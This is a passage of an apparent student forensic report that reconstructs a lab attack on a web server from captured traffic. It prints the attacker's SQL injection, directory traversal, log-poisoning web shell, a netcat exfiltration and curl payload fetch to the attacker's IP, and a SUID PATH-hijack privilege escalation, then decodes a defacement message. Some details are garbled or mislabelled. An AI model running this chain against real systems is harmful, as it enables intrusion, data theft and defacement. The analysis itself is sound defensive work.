mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,nosuid,nodev,noexec,relatime)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime,pagesize=2M)
tracefs on /sys/kernel/tracing type tracefs (rw,nosuid,nodev,noexec,relatime)
configfs on /sys/kernel/config type configfs (rw,nosuid,nodev,noexec,relatime)
fusectl on /sys/fs/fuse/connections type fusectl (rw,nosuid,nodev,noexec,relatime)
overlay on /var/lib/docker/overlay2/6c211bbdbed480083d7130fa5dfe29d65c913cadc6902f260d17bd46b5201ad3/merged type overlay (rw,relatime,lowerdir=/var/lib/
docker/overlay2/l/EV6EPP765B2AJPJIS7YZZCSBW4:/var/lib/docker/overlay2/l/2EAAGCPM4W2MGDAPXPSPVLCMGL:/var/lib/docker/overlay2/l/PRRMQJIY4UMQJ5ZTEGF7DDWRMA:/
var/lib/docker/overlay2/l/AWT4GSHH5VJ2BBAHIHL5ODRNAT:/var/lib/docker/overlay2/l/PMPDN6ZYGQNOPSAKVYXEE6DBJA:/var/lib/docker/overlay2/l/
J4Z42RECR4BDHB3SMXNAWDSVKJ:/var/lib/docker/overlay2/l/BJE7MVVLEJOPPZ3T7KII7CLU55:/var/lib/docker/overlay2/l/N5BYX4M2I6A3ALCPQ4SSYB2VFX:/var/lib/docker/
overlay2/l/IXIK2G5D5VC76MJOEU4K67B6RG:/var/lib/docker/overlay2/l/J6NTLP6ZHYRQI5NM6S4FSWFYDI:/var/lib/docker/overlay2/l/SQDC3S67EPGSPYMYURTR6FMGXD:/var/lib/
docker/overlay2/l/D6MJUEGYXOI2K2QEAMKGMWHYRF:/var/lib/docker/overlay2/l/KPAMRMM3WUMPC4GYWJCW5BJBJG,upperdir=/var/lib/docker/
overlay2/6c211bbdbed480083d7130fa5dfe29d65c913cadc6902f260d17bd46b5201ad3/diff,workdir=/var/lib/docker/
overlay2/6c211bbdbed480083d7130fa5dfe29d65c913cadc6902f260d17bd46b5201ad3/work)
nsfs on /run/docker/netns/c2b85295c277 type nsfs (rw)
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=100712k,nr_inodes=25178,mode=700,uid=1000,gid=1000)
"
```

With the output of the mount command, he got a lot of useful information about the system files. He ran **docker ps** but there was no docker containers running. Additionally he ran the '**fond / -mount**' command and got more useful information about the system's directives.

```
GET /display.php?type=1&lang=/var/log/apache2/access.log&cmd=find%20/%20-perm%20-4000 HTTP/1.1
```

The attacker will now look for files with SUID permissions, so he can manipulate the system to elevate his privileges. He ran the command ’**find / -perm -4000**’ to list all the files and commands with special permissions (-perm for permissions and -4000 for SUID permissions), where he got the following result:

```
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "/usr/sbin/sysinfo
/usr/bin/chfn
/usr/bin/su
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/umount
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
"
```

Then, he tried to access ’**/usr/sbin/sysinfo**’, which he knows that has special permissions taking into account the previous request:

```
GET /display.php?type=1&lang=/var/log/apache2/access.log&cmd=/usr/sbin/sysinfo HTTP/1.1
```

```
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "|----------------------------------------------------------|
|                  System Information v0.2.1               |
|----------------------------------------------------------|



***** USB devices
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 002: ID 80ee:0021 VirtualBox USB Tablet
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub


***** Network devices
lo eth0 docker0 veth963ac17@if4

***** PCI devices
00:00.0 Host bridge: Intel Corporation 440FX - 82441FX PMC [Natoma] (rev 02)
00:01.0 ISA bridge: Intel Corporation 82371SB PIIX3 ISA [Natoma/Triton II]
00:01.1 IDE interface: Intel Corporation 82371AB/EB/MB PIIX4 IDE (rev 01)
00:02.0 VGA compatible controller: VMware SVGA II Adapter
00:03.0 Ethernet controller: Intel Corporation 82540EM Gigabit Ethernet Controller (rev 02)
00:04.0 System peripheral: InnoTek Systemberatung GmbH VirtualBox Guest Service
00:05.0 Multimedia audio controller: Intel Corporation 82801AA AC'97 Audio Controller (rev 01)
00:06.0 USB controller: Apple Inc. KeyLargo/Intrepid USB
00:07.0 Bridge: Intel Corporation 82371AB/EB/MB PIIX4 ACPI (rev 08)
00:0b.0 USB controller: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB2 EHCI Controller
00:0d.0 SATA controller: Intel Corporation 82801HM/HEM (ICH8M/ICH8M-E) SATA Controller [AHCI mode] (rev 02)
"
```

With this he got all the system’s hardware information. Since it is possible, he tried to save it to his own system, using the ’**netcat (nc)**’ command, with his IP and PORT as destination:

```
GET /display.php?type=1&lang=/var/log/apache2/access.log&cmd=cat%20/usr/sbin/sysinfo%7Cnc%20-w%205%20192.168.1.118%201337 HTTP/1.1
```

Next, he injected content that he has inside his own system at '**/exploit**', into the '**/tmp/lspci**' folder of the attacked system, using 'curl'. Afterwards, he made a request to the endpoint '**/exploit**' to verify that the content had been injected:

```
GET /display.php?type=1&lang=/var/log/apache2/access.log&cmd=curl%20http://192.168.1.118:8080/exploit%20--output%20/tmp/lspci HTTP/1.1
```

```
.ELF..............>.............@.......0:..........@.8.
.@............@.......@.......@...................................................................................................
.................................................................................... ....... .......
....................................-.......=.......=......x...............................-.......=.......=....................................
8.......8.......8....... ....... ......................X.......X.......X.......D.......D...............S.td....8.......8.......8....... .......
...............P.td..... ....... .......
......D.......D...............Q.td..................................................R.td.....-.......=.......=......h.......h.............../lib64/ld-
linux-x86-64.so.2.................GNU.............................GNU...,g....T..e.e.....*............GNU........................
...................
........e.m...........................]... ..................................................................
(.......................?.......................y... ...................!......................... ...........................................
0..."...................libc.so.
6 printf system seteuid rename geteuid  cxa finalize  libc start main GLIBC 2 2 5  ITM deregisterTMCloneTable  gmon start   ITM registerTMCloneTable
```

...

...

Then, changed the injected file's permissions to read and write:

```
GET /display.php?type=1&lang=/var/log/apache2/access.log&cmd=chmod%20555%20/tmp/lspci HTTP/1.1
```

Adding the folders that he was exploring to the **PATH** so that he can execute his exploit (inside /tmp). Executing the **/usr/sbin/sysinfo**, it ran the injected file. Important to note that the **2>1** part is so that the errors are also displayed, making it easier for him to know what's wrong if it fails.

```
GET /display.php?type=1&lang=/var/log/apache2/access.log&cmd=PATH=/tmp:/bin:/sbin%20/usr/sbin/sysinfo%202%3E%261 HTTP/1.1
```


It didn't work as expected by him. The file that was executed was the **/usr/bin/lspci** instead of his injected file (in /tmp folder). This was because the Apparmor denies the execution in the /tmp folder. Therefore, he accessed the **apparmor** folder to see the **usr.sbin.sysinfo** content so he can see if it was the reason the file didn't execute.

```
763 833.634460    192.168.1.118        192.168.1.122        HTTP      348 GET /display.php?type=1&lang=/var/log/apache2/access.log&cmd=ls%20/etc/apparmor.d/ HTTP/1.1
765 833.637819    192.168.1.122        192.168.1.118        HTTP     1756 HTTP/1.1 200 OK  (text/html)
774 841.645877    192.168.1.118        192.168.1.122        HTTP      365 GET /display.php?type=1&lang=/var/log/apache2/access.log&cmd=cat%20/etc/apparmor.d/usr.sbin.sysinfo HTTP/1.1
```

```
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "/usr/sbin/sysinfo {
 capability setuid,

 /etc/ld.so.cache r,
 /usr/lib/x86_64-linux-gnu/lib* mr,

 /usr/bin/dash ix,

 /usr/bin/* ux,
 /usr/local/bin/* ux,

}
"
```


By now he knows that he can either put his content in **/usr** or **/usr/local** in order to execute it. With this in mind, he needs to check his permissions to the two folders so he can choose where to store it. For this, he does the following request to list the two folders:

```
GET /display.php?type=1&lang=/var/log/apache2/access.log&cmd=ls%20-la%20/usr/%20/usr/local HTTP/1.1
```



```
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "/usr/:
total 84
drwxr-xr-x 14 root root  4096 Oct 26 10:18 .
drwxr-xr-x 18 root root  4096 Jan  6 01:09 ..
drwxr-xr-x  2 root root 24576 Jan  6 00:59 bin
drwxr-xr-x  2 root root  4096 Jul  9  2019 games
drwxr-xr-x 32 root root  4096 Jan  6 00:09 include
drwxr-xr-x 60 root root  4096 Jan  6 00:21 lib
drwxr-xr-x  2 root root  4096 Oct 26 10:18 lib32
drwxr-xr-x  2 root root  4096 Jan  5 18:29 lib64
drwxr-xr-x  4 root root  4096 Oct 26 10:31 libexec
drwxr-xr-x  2 root root  4096 Oct 26 10:18 libx32
drwxr-xr-x 10 root root  4096 Oct 26 10:18 local
drwxr-xr-x  2 root root 12288 Jan  6 00:09 sbin
drwxr-xr-x 95 root root  4096 Jan  5 20:59 share
drwxr-xr-x  2 root root  4096 Jul  9  2019 src

/usr/local:
total 40
drwxr-xr-x 10 root root 4096 Oct 26 10:18 .
drwxr-xr-x 14 root root 4096 Oct 26 10:18 ..
drwxrwxrwx  2 root root 4096 Jan  6 09:43 bin
drwxr-xr-x  2 root root 4096 Oct 26 10:18 etc
drwxr-xr-x  2 root root 4096 Oct 26 10:18 games
drwxr-xr-x  2 root root 4096 Oct 26 10:18 include
drwxr-xr-x  3 root root 4096 Jan  6 00:21 lib
lrwxrwxrwx  1 root root    9 Oct 26 10:18 man -> share/man
drwxr-xr-x  2 root root 4096 Oct 26 10:18 sbin
drwxr-xr-x  4 root root 4096 Oct 26 14:05 share
drwxr-xr-x  2 root root 4096 Oct 26 10:18 src
"
```

As we can see, the attacker only has writing permissions in the **/usr/local/bin** folder, and not in /usr/bin. Consequently, he only has to copy the files that he injected in '**/tmp/lsoci**' (exploit) to the **/usr/local/bin** folder.



```
796  868.692412    192.168.1.118        192.168.1.122        HTTP      359  GET /display.php?type=1&lang=/var/log/apache2/access.log&cmd=cp%20/tmp/lspci%20/usr/local/bin HTTP/1.1
```

Next, in order to run the exploit that he injected, he made the following request:

```
GET /display.php?type=1&lang=/var/log/apache2/access.log&cmd=PATH=/usr/local/bin:/bin%20/usr/sbin/sysinfo%202%3E%261 HTTP/1.1
```

He passed the command '**PATH=/usr/local/bin:/bin /usr/sbin/sysinfo 2>1**' as the cmd parameter allowing him to set the PATH to the folder that he injected his exploit and run **/usr/sbin/sysinfo**. This will run the exploit inside **/usr/local/bin/lspci** that will make a request to the hacker's system to get the modified index and store it in the system.


```
 812  884.773794    192.168.1.122        192.168.1.118        HTTP      158  GET /index.html HTTP/1.1
```

```
<html>
<head>
          <title>Pwned</title>
  <link
    rel="stylesheet"
    href="https://cdnjs.cloudflare.com/ajax/libs/animate.css/4.0.0/animate.min.css"
  />
</head>
<body bgcolor="black" text="#00ff00">
          <center>
<pre>
    MCA3Nzc3IDMzIDc3NyA4ODggMzMgNzc3IDAgNDQgMiAyMjIgNTUgMzMgMyAwIDIyIDk5OSAwIDIyIDU1NSAzIDAgNzc3IDg4IDY2IDY2IDc3NyAwIDAgMzMgNjYgNSA2NjYgOTk5IDAgMiAyMjIgMjIyI
DMzIDc3NzcgNzc3NyAwIDggNjY2IDAgOCA0NCAzMyAwIDQ0IDY2NiA3Nzc3IDggMCAwIDMzMyA2NjYgNzc3IDAgMyAyMiAwIDc3NyA2NjYgNjY2IDggMCA1NTUgNTU1I
    <div class="animate__animated animate__bounce animate__repeat-3">
          <h1 class="animate__animated animate__bounce">
                 _______________________________________
                |                                       |
                |      g0d@y33t:~$ whoami               |
                |                                       |
                |      root                             |
                |                                       |
                |                                       |
                |                                       |
                |_______________________________________|
                |_______________________________________|

  </h1>
</div>
DIyIDIyIDIgMjIyIDU1IDAgMCA3Nzc3IDc3IDU1NSA0NDQgMCA5OSA3Nzc3IDc3NzcgMCAyMjIgNDQgMzMgMjIyIDU1IDAgOCA0NCAzMyAwIDIyIDc3NyA2NjYgMjIyIDQ0IDg4IDc3NyAzMyAwIDc3NyAyMj
IgMzMgMCA2NjYgNjYgMCA1NTUgMiA2NiA0IDAgODg4IDIgNzc3IDQ0NCAyIDIyIDU1NSAzMyAwIDggNDQgNzc3IDY2NiA4OCA0IDQ0IDAgMiA3IDIgMjIyIDQ0IDMzIDAgODg4IDIgNzc3IDU1NSA2NjYgNCA
yIDcgMiAyMjIgNDQgMzMgMiAyMjIgMjIyIDMzIDc3NzcgNzc3NyA1NTUgNjY2IDQgMA==
</pre>
</center>
</body>
</html>
```


As we can see, right after executing the injected file, a request from the system (192.168.1.122) to the attacker's system (192.168.1.118) was made, in which the response was an entirely different index page (index_pwn.html).

4 Exploited Vulnerabilities

As the assignment instructions tell us, there are evident lackluster verifications to SQL queries, as such the attacker immediately tests for vulnerabilities and takes advantage of the weak system. Through trial and error with SQL injections the attacker tries and succeeds at login in, we can verify this by looking at the machine traffic captured in the firewall:



```
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "usermail" = "' OR 1=1 -- //"
  Form item: "password" = ""
```




```
Hypertext Transfer Protocol
  GET /account.php?login=success HTTP/1.1\r\n
```

Still regarding SQL injection, the attacker also did various SQL queries, employing UNION attacks, through the products page to find information of the database tables, and even attempt to create his own file and inject text into it.

It's important to note that the user was doing this manually and could have easily used a user-agent like sqlmap that would have automated the probing for vulnerabilities on the SQL front, maybe even lead the user to (even) more severe vulnerabilities.

Another vulnerability explored by the attacker was the file downloading of the server, there is poor usage of PHP as pointed out by the instructions. This includes the php file responsible for the downloads, that lacks validation of user input therefore allowing an attacker to download any file he wants. This is aggravated by the fact that there is no confinement, so the attacker can employ directory traversal and download critical files that reveal sensitive information about the system.

The attacker discovers this and exploits it to download many files that we will mention in a latter point, in them the user finds information on another exploit regarding PHP too.



```
$path = "/var/www/html/downloads/";

if ($_COOKIE["level"] == "2") {
    $patterns = array();
    $patterns[0] = '/\.\.\//';
    $dl_file = preg_replace($patterns, '', $_GET['item']);
    $dl_file = filter_var($dl_file, FILTER_SANITIZE_URL); /
    $fullPath = $path.$dl_file;
}
else {
    $fullPath = $path.$_GET['item'];
}
```

He discovers that in the display.php file there is an non validated include, so he can include any file and it will display in the browser. A bad configuration of PHP allows him to create a variable "cmd" that will execute the shell command he passes to it.

Using the command **-perm -4000** he understands that the programmer has configured the file /usr/sbin/sysinfo with SUID, therefore he can abuse the program's permissions.


Keeping this in mind he first transfers a file from his PC to the server's machine, using a curl command to the endpoint /exploit in his own computer, copying it to /tmp/lscpi

Eventually using the permissions of sysinfo he runs the injected file to do the changes he wants to the machine, we assume this is the creation of the file index_pwn.html.

5 Unsuccessful Exploits

5.1 Admin login attempt


After successfully logging in with an SQL Injection in a normal user, the attacker tried to log in as an administrator. He used the e-mail '**admin@expressivemotors.net**' as the 'usermail' and some tricks in the password, but it didn't work because the email didn't exist. Even tough he couldn't get in the admin account, the SQL Injection was still a possibility, since the login page is the same as for the user. If the attacker finds out the email, he could easily get in.




```
POST /login.php HTTP/1.1
Host: 192.168.1.122
User-Agent: HackToolKit
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: level=1
Content-Length: 46

usermail=admin@expressivemotors.net&password='HTTP/1.1 302 Found
Date: Wed, 06 Jan 2021 09:51:49 GMT
Server: Apache/2.4.46 (Debian)
Location: /account.php?login=user
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

GET /account.php?login=user HTTP/1.1
Host: 192.168.1.122
User-Agent: HackToolKit
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: SessionId=354403ec41ad649d1e5a9f108f0e5245; level=1
```

5.2 Write in a file


After the successful attempt to get the table names from a **UNION SELECT**, the attacker tried to use the same type of SELECT to write in a file inside the system. Fortunately, he couldn't do it, even though the statement executed directly in the system, showing a likely vulnerability. As mentioned before, the request to **/x.txt** was not found. Obviously, since he failed to inject the file, when he tried to download it, he couldn't get anything.



```
265 266.580259    192.168.1.118         192.168.1.122         HTTP      305 GET /details.php?prod=1%20union%20select%201,2,3,4,'hello'%20into%20outfile%20'/var/tmp/x.txt' HTTP/1.1
267 266.615268    192.168.1.122         192.168.1.118         HTTP      668 HTTP/1.1 200 OK  (text/html)
275 271.632515    192.168.1.118         192.168.1.122         HTTP      305 GET /details.php?prod=1%20union%20select%201,2,3,4,'hello'%20into%20outfile%20'/var/tmp/x.txt' HTTP/1.1
277 271.637460    192.168.1.122         192.168.1.118         HTTP      668 HTTP/1.1 200 OK  (text/html)
286 286.653486    192.168.1.118         192.168.1.122         HTTP      310 GET /details.php?prod=1%20union%20select%201,2,3,4,'hello'%20into%20outfile%20'/var/www/html/x.txt' HTTP/1.1
288 286.655360    192.168.1.122         192.168.1.118         HTTP      708 HTTP/1.1 200 OK  (text/html)
297 298.677851    192.168.1.118         192.168.1.122         HTTP      221 GET /x.txt HTTP/1.1
299 298.679712    192.168.1.122         192.168.1.118         HTTP      558 HTTP/1.1 404 Not Found  (text/html)
308 318.704624    192.168.1.118         192.168.1.122         HTTP      310 GET /details.php?prod=1%20union%20select%201,2,3,4,'hello'%20into%20outfile%20'/var/www/html/x.txt' HTTP/1.1
310 318.706522    192.168.1.122         192.168.1.118         HTTP      708 HTTP/1.1 200 OK  (text/html)
319 328.714407    192.168.1.118         192.168.1.122         HTTP      221 GET /x.txt HTTP/1.1
321 328.715033    192.168.1.122         192.168.1.118         HTTP      558 HTTP/1.1 404 Not Found  (text/html)
```



```
DB Error, could not query the database
MySQL Error: Can't create/write to file '/var/www/html/x.txt' (Errcode: 2 &quot;No such file or directory&quot;)
```




```
367  386.810941    192.168.1.118        192.168.1.122        HTTP      242  GET /download.php?item=../x.txt HTTP/1.1
369  386.811929    192.168.1.122        192.168.1.118        HTTP      311  HTTP/1.1 200 OK  (text/html)
378  396.825629    192.168.1.118        192.168.1.122        HTTP      242  GET /download.php?item=../x.txt HTTP/1.1
380  396.826579    192.168.1.122        192.168.1.118        HTTP      311  HTTP/1.1 200 OK  (text/html)
```

5.3 SSH attempt

As we explained earlier in the Sequence of actions, the SSH purpose wasn't only to gain access to the machine. We explained that his purpose was to insert the PHP statement that included the cmd parameter (**<?php system($_GET["cmd"]);?>**) in order to execute the commands directly in the system. However, he was also trying to get into the system through SSH, which he failed to do. With this, we consider the SSH attempt as an unsuccessful exploit, even though he got to explore another vulnerability.

6 Alterations to the machine, and the purpose

The only apparent alteration to the machine were the aforementioned injection of the attackers file to /tmp/lscpi and it's copy to /usr/local/bin, and of course the creation of the html file: **index_pwn.html**. The display of this file in the browser is as follows:



MCA3Nzc3IDMzIDc3NyA4ODggMzMgNzc3IDAgNDQgMiAyMjIgNTUgMzMgMyAwIDIyIDk5OSAwIDIyIDU1NSAzIDAgNzc3IDg4IDY2IDY2IDc3NyAwIDAgMzMgNjYgNSA2NjYgOTk5IDAgMiAyMjIgMjIyIDMzIDc3NzcgNzc3NyAwIDggNjY2IDAgOCA0NCAzMyAwID

```
g0d@y33t:~$ whoami

root
```

DIyIDIyIDIgMjIyIDU1IDAgMCA3Nzc3IDc3IDU1NSA0NDQgMCA5OSA3Nzc3IDc3NzcgMCAyMjIgNDQgMzMgMjIyIDU1IDAgOCA0NCAzMyAwIDIyIDc3NyA2NjYgMjIyIDQ0IDg4IDc3NyAzMyAwIDc3NyAyMjIgMzMgMCA2NjYgNjYgMCA1NTUgMiA2NiA0IDAgODg4IDI

We can immediately assume that the attacker's motivation was to exploit the system and leave his mark, maybe as some vainglorious move to boast himself. We can however dig a bit deeper, he seems to have left some "random gibberish" on the page...

1: Base64 message

```
MCA3Nzc3IDMzIDc3NyA4ODggMzMgNzc3IDAgNDQgMiAyMjIgNTUgMzMgMyAwIDIyIDk5OSA
wIDIyIDU1NSAzIDAgNzc3IDg4IDY2IDY2IDc3NyAwIDAgMzMgNjYgNSA2NjYgOTk5IDAgMi
AyMjIgMjIyIDMzIDc3NzcgNzc3NyAwIDggNjY2IDAgOCA0NCAzMyAwIDQ0IDY2NiA3Nzc3I
DggMCAwIDMzMyA2NjYgNzc3IDAgMyAyMiAwIDc3NyA2NjYgNjY2IDggMCA1NTUgNTU1IDIy
IDIyIDIgMjIyIDU1IDAgMCA3Nzc3IDc3IDU1NSA0NDQgMCA5OSA3Nzc3IDc3NzcgMCAyMjI
gNDQgMzMgMjIyIDU1IDAgOCA0NCAzMyAwIDIyIDc3NyA2NjYgMjIyIDQ0IDg4IDc3NyAzMy
AwIDc3NyAyMjIgMzMgMCA2NjYgNjYgMCA1NTUgMiA2NiA0IDAgODg4IDIgNzc3IDQ0NCAyI
DIyIDU1NSAzMyAwIDggNDQgNzc3IDY2NiA0OCA0IDQ0IDAgMiA3IDIgMjIyIDQ0IDMzIDAg
ODg4IDIgNzc3IDU1NSA2NjYgNCAyIDcgMiAyMjIgNDQgMzMgMiAyMjIgMjIyIDMzIDc3Nzc
gNzc3NyA1NTUgNjY2IDQgMA==
```

Quickly we understood this was an encoded message, particularly Base64, and by decoding we got a string of numbers separated by spaces:

2: Multi-Tap Message

```
0 7777 33 777 888 33 777 0 44 2 222 55 33 3 0 22 999 0 22 555 3 0 777 88
66 66 777 0 0 33 66 5 666 999 0 2 222 222 33 7777 7777 0 8 666 0 8 44 33
0 44 666 7777 8 0 0 333 666 777 0 3 22 0 777 666 666 8 0 555 555 22 22 2
222 55 0 0 7777 77 555 444 0 99 7777 7777 0 222 44 33 222 55 0 8 44 33 0
22 777 666 222 44 88 777 33 0 777 222 33 0 666 66 0 555 2 66 4 0 888 2
777 444 2 22 555 33 0 8 44 777 666 88 4 44 0 2 7 2 222 44 33 0 888 2 777
555 666 4 2 7 2 222 44 33 2 222 222 33 7777 7777 555 666 4 0
```

This was bit more puzzling, but after some thought the sequence of numbers reminded us of a cellphone keypad, searching to be sure it seems this encoding is called multi-tap. This is because with a physical phone by clicking once on the key '2', one would write the letter 'A', but if instead clicking twice quickly on the '2' key, one would write 'B'. Following this logic we can translate the message by assuming '2'='A' and '22'='B' and so on... We also assumed all zeros were spaces in the text. With all this we arrived at the following message:

3: Translated Message

